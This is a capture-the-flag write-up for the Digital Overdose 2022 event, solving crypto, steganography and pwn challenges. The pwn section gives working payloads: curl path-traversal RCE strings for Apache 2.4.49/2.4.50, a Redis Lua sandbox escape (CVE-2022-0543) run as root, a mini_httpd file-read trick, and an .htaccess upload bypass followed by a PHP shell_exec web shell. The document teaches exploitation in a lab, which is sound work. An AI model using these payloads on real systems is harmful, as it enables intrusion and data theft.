Digital Overdose 2022 Automn CTF

Cryptography

Lightning Seeds

We have this encryption script:

```
#!/usr/bin/env python3
import random

with open('flag.txt', 'r') as f:
    flag = f.read()

seed = random.randint(0,999)
random.seed(seed)

encrypted = ''.join(f'{(ord(c) ^ random.randint(0,255)):02x}' for c in flag)

with open('out.txt', 'w') as f:
    f.write(encrypted)

# encrypted flag :4fcbac835550403f13c4cc337d8d8da48351921dfb7cd47d33857432c2ee665d821227
```

The problem here is the generation of the seed: only 1000 different values are possible. It will result in a weak encryption with only 1000 different keys:

```
#!/usr/bin/env python3
import random
import binascii

for i in range(0,1000):
    encrypted = "\x4f\xcb\xac\x83\x55\x50\x40\x3f\x13\xc4\xcc\x33\x7d\x8d\x8d\xa4\x83
\x51\x92\x1d\xfb\x7c\xd4\x7d\x33\x85\x74\x32\xc2\xee\x66\x5d\x82\x12\x27"
    random.seed(i)
    flag = ''.join(f'{(ord(c) ^ random.randint(0,255)):02x}' for c in encrypted)
    flag = binascii.unhexlify(flag)
    if b"DCTF" in flag:
          print(flag)
```

Execute it and then get the flag:

```
$ python3 exploit.py
b'DOCTF{n0t_4s_r4nd0m_4s_y0u_th1nk!}\n'
```

Steganography

Arrow

We were given an image. If you `strings` on it:

```
$ string arrow.jpg | head
...
<xmpRights:Certificate>solve the problem,find (x) value || encryptype : t0R f(x)=x^2-4
x+3 || sdvvrug : qrmlq (hint: highest (x) value is correct)</xmpRights:Certificate>
...
```

Let's try to identify the encoding:

↑↓	↑↓
A=1,B=3	passord : nojin

If we use this password on the image using `steghide`, we get a `.txt` file:

```
congrats!!!! good job.

Now you should answer some EZ questions. It's about computer parts . It can help you t
o learn something, or if you already know, you can easily pass this section!
The zip file password is the answer to one of these questions:

1. Which component on the Motherboard generates the most heat? (hint:three letters)
2. What is the name of the fastest cache on the motherboard?
3. What is the maximum amount of DRAM that a 32-bit system can support?
4. The LGP CPU is mostly used by which company? (Hint: there are two companies that bu
ild CPUs; one of them is the answer!)


Four simple questions. :)
But u should know that this is not the last task.....
I will give u some hint, inside the zip file there is a sound track and a photo get th
e code from the audio file and get access to the file inside the photo..
Ik u are saying where tf is the zip file??
Its on my Github repository waiting for you.(hint : ARROW#5141)
good luck...
```


So we have :

- 4 questions to answer
- One zip file to find

The answers are respectively :

- CPU (or GPU)
- L1
- 4GB
- Intel or AMD

Now let’s try to find the zip. The hint looks like a discord username, so I added him. Our request is almost instantly accepted, and his profile looks like this:




Here we go, a github link, with a zip file. Now let's try our passwords… Intel is the good one.

Inside the zip, there is a `.wav` and a `.jpg`. The hint told us that we have to find the password in the wav file …

If we look at the spectrogram:

It sounds and looks like a dial number. Maybe 445599, a steghide password again ?


If we use it on the image, a file named `flag.wav` is extracted. We just need to view its spectrogram to get the flag :



It's hidden

This steganography challenge is about a text which contains 0-width spaces. This text is in fact more than 2100 chars long: [redacted]

I struggled to find out the solution, but one of my mates told me that I should count the number of 0-width space between the black char … and It worked!



PWN

RFC 2616's Daemons - 1

Let's identify what service is running:

```
$ nmap -p 42687 -Pn -sV 193.57.**.**
Nmap scan report for 193.57.**.**
Host is up (0.025s latency).

PORT      STATE SERVICE VERSION
42687/tcp open  http    Apache httpd 2.4.49 ((Unix))
```

We find out that it's an **Apache httpd 2.4.49**. This apache version is well-known for its path traversal and RCE if `cgi-bin` is enabled. We just need to do a path traversal with encoded dots:

```
$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat /home/flag.txt" ht
tp://193.57.159.27:47252/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2
e/%2e%2e/%2e%2e/bin/sh
DOCTF{muffintop}
```

RFC 2616's Daemons - 2

Let’s identify what service is running:

```
$ nmap -p 40460 -Pn -sV 193.57.**.**
Nmap scan report for 193.57.**.**
Host is up (0.024s latency).

PORT      STATE  SERVICE VERSION
40460/tcp open  http    Apache httpd 2.4.50 ((Unix))
```

We find out that it’s an **Apache httpd 2.4.50**. This apache version is a failed patch of the previous vulnerability; we just need to double encode the dots to bypass the patch:

```
$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat /home/flag.txt" ht
tp://193.57.159.27:40460/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65
%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh
DOCTF{pizzapie}
```

RFC 2616's Smol Daemons

Let’s identify what service is running:

```
$ nmap -p 31332 -Pn -sV 193.57.**.**
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 23:31 CET
Nmap scan report for 193.57.**.**
Host is up (0.027s latency).

PORT      STATE SERVICE VERSION
31332/tcp open  http    mini_httpd 1.29 23May2018
```

If we look for an exploit about mini_httpd 1.29, we can find the CVE-2018-18778.

Just set the **Host** to empty and request the file you want to achieve arbitrary file reading:

FR: Say it again!

Let's identify what service is running:

```
$ nmap -p 37826 -Pn -sV 193.57.**.**
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 23:27 CET
Nmap scan report for 193.57.**.**
Host is up (0.025s latency).

PORT      STATE SERVICE VERSION
37826/tcp open  redis   Redis key-value store
```

We have a redis instance. We can connect with `redis-cli` but the interesting thing is the execution of sandboxed LUA script:

```
> EVAL dofile('/etc/passwd') 0
```

Unfortunately, this is not working anymore. But while searching for another solution, I found out that there is the CVE-2022-0543 which allow us to escape the LUA restriction:

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

```
$ python3 CVE-2022-0543.py

      [#] Create By ::
        _                       _    ___   __   ____
       / \   _ __   __ _  ___| |  / _ \ / _| |  _ \  ___ _ __ ___   ___  _ __
      / _ \ | '_ \ / _` |/ _ \ | | | | | |_  | | | |/ _ \ '_ ` _ \ / _ \| '_ \
     / ___ \| | | | (_| |  __/ | | |_| |  _| | |_| |  __/ | | | | | (_) | | | |
    /_/   \_\_| |_|\__, |\___|_|  \___/|_|   |____/ \___|_| |_| |_|\___/|_| |_|
                   |___/            By https://aodsec.com

Please input redis ip:
>>193.57.**.**
Please input redis port:
>>43641
input exec cmd:(q->exit)
>>id
b'uid=0(root) gid=0(root) groups=0(root)\n'
input exec cmd:(q->exit)
>>cat /root/flag.txt
b'DOCTF{R3D1S_MO1_CA_3N_4NGL41S}'
input exec cmd:(q->exit)
```

Es-Es-Sigh

We have a basic page which allow us to upload files. `.php` extension is not allowed, and usual tricks such as:

- Modify Content-Type in POST request
- `file.php.png`
- `file.png.php`
- `file.php%00`
- `file.php./`
- `file.PHP`
- etc.

were not working (PHP was not executed). So I tried to upload a `.htaccess`, which will allow us to interprete some other extension as PHP:

```
$ cat .htaccess
AddType application/x-httpd-php .php16
```

Upload is successful, and now `.php16` will be executed as PHP. Then you can get the flag with the following payload:

```
$ cat flag.php16
<?php
echo shell_exec("cat /home/flag.txt");
?>
```